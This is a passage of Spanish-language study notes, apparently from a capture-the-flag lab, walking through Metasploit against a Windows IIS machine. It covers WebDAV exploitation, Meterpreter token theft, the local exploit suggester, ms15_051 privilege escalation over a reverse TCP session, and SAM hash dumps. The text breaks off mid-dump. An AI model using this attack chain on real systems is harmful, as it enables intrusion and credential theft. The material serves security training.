


```
Matching Modules
================

   #  Name                                 Disclosure Date  Rank       Check  Description
   -  ----                                 ---------------  ----       -----  -----------
   0  exploit/windows/iis/iis_webdav_upload_asp  2004-12-31       excellent  No     Microsoft IIS WebDAV Write Access
```

MSF - Meterpreter Migration

Primero vemos los PID:


```
meterpreter > ps
```



```
Process List
============

 PID   PPID  Name                 Arch  Session  User                          Path
 ---   ----  ----                 ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System
 216   1080  cidaemon.exe
 272   4     smss.exe
 292   1080  cidaemon.exe
<...SNIP...>

 1712  396   alg.exe
 1836  592   wmiprvse.exe         x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1920  396   dllhost.exe
 2232  3552  svchost.exe          x86   0                                      C:\WINDOWS\Temp\rad9E519.tmp\svchost.exe
 2312  592   wmiprvse.exe
 3552  1460  w3wp.exe             x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 3624  592   davcdata.exe         x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
 4076  1080  cidaemon.exe
```

Robamos el token:

```
meterpreter > steal_token 1836
```



```
Stolen token with username: NT AUTHORITY\NETWORK SERVICE
```


y probamos el guid:

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\NETWORK SERVICE
```

MSF - Interacting with the Target


```
c:\Inetpub>dir
```



```
dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of c:\Inetpub

04/12/2017  05:17 PM    <DIR>          .
04/12/2017  05:17 PM    <DIR>          ..
04/12/2017  05:16 PM    <DIR>          AdminScripts
09/03/2020  01:10 PM    <DIR>          wwwroot
               0 File(s)              0 bytes
               4 Dir(s)  18,125,160,448 bytes free


c:\Inetpub>cd AdminScripts

cd AdminScripts
Access is denied.
```

Podemos fácilmente ejecutar el módulo local de sugerencia de exploits, asociándolo a la sesión activa de Meterpreter. Para ello, activamos la sesión de Meterpreter en segundo plano, buscamos el módulo necesario y asignamos la opción SESSION al número de índice de la sesión de Meterpreter, vinculándolo a ella.


MSF - Session Handling




```
meterpreter > bg

Background session 1? [y/N]  y


msf6 exploit(windows/iis/iis_webdav_upload_asp) > search local_exploit_suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester


msf6 exploit(windows/iis/iis_webdav_upload_asp) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1

SESSION => 1


msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 34 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Ejecutar el módulo de reconocimiento nos presenta una multitud de opciones. Al revisar cada una por separado, llegamos a la entrada **ms15_051_client_copy_image**, que resulta exitosa. Este exploit nos lleva directamente a una shell raíz, lo que nos otorga control total sobre el sistema objetivo.

MSF - Privilege Escalation




```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms15_051_client_copy_images

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp


msf6 exploit(windows/local/ms15_051_client_copy_image) > show options

Module options (exploit/windows/local/ms15_051_client_copy_image):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     46.101.239.181   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf6 exploit(windows/local/ms15_051_client_copy_image) > set session 1

session => 1


msf6 exploit(windows/local/ms15_051_client_copy_image) > set LHOST tun0

LHOST => tun0
```



```
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Launching notepad to host the exploit...
[+] Process 844 launched.
[*] Reflectively injecting the exploit DLL into 844...
[*] Injecting exploit into 844...
[*] Exploit injected. Injecting payload into 844...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.26:4444 -> 10.10.10.15:1031) at 2020-09-03 10:35:01 +0000


meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM
```

MSF - Dumping Hashes


```
meterpreter > hashdump
```



```
Administrator:500:c74761604a24f0dfd0a9ba2c30e462cf:d6908f022af0373e9e21b8a241c86dca:::
ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f58964a2376bbd769:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b713743a50d89c88:::
IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f6155ded7821d04d16:::
Lakis:1009:f927b0679b3cc0e192410d9b0b40873c:3064b6fc432033870c6730228af7867c:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e4f75caebeca93e6:::
```

Lo ponemos un poco más bonito:


```
meterpreter > lsa_dump_sam
```



```
[+] Running as SYSTEM
[*] Dumping SAM
Domain : GRANNY
SysKey : 11b5033b62a3d2d6bb80a0d45ea88bfb
Local SID : S-1-5-21-1709780765-3897210020-3926566182

SAMKey : 37ceb48682ea1b0197c7ab294ec405fe

RID  : 000001f4 (500)
User : Administrator
  Hash LM  : c74761604a24f0dfd0a9ba2c30e462cf
  Hash NTLM: d6908f022af0373e9e21b8a241c86dca

RID  : 000001f5 (501)
User : Guest

RID  : 000003e9 (1001)
User : SUPPORT_388945a0
  Hash NTLM: 8ed3993efb4e6476e4f75caebeca93e6

RID  : 000003eb (1003)
User : IUSR_GRANPA
  Hash LM  : a274b4532c9ca5cdf684351fab962e86
  Hash NTLM: 6a981cb5e038b2d8b713743a50d89c88

RID  : 000003ec (1004)
User : IWAM_GRANPA
  Hash LM  : 95d112c4da2348b599183ac6b1d67840
  Hash NTLM: a97f39734c21b3f6155ded7821d04d16

RID  : 000003ef (1007)
User : ASPNET
  Hash LM  : 3f71d62ec68a06a39721cb3f54f04a3b
  Hash NTLM: edc0d5506804653f58964a2376bbd769

RID  : 000003f1 (1009)
User : Lakis
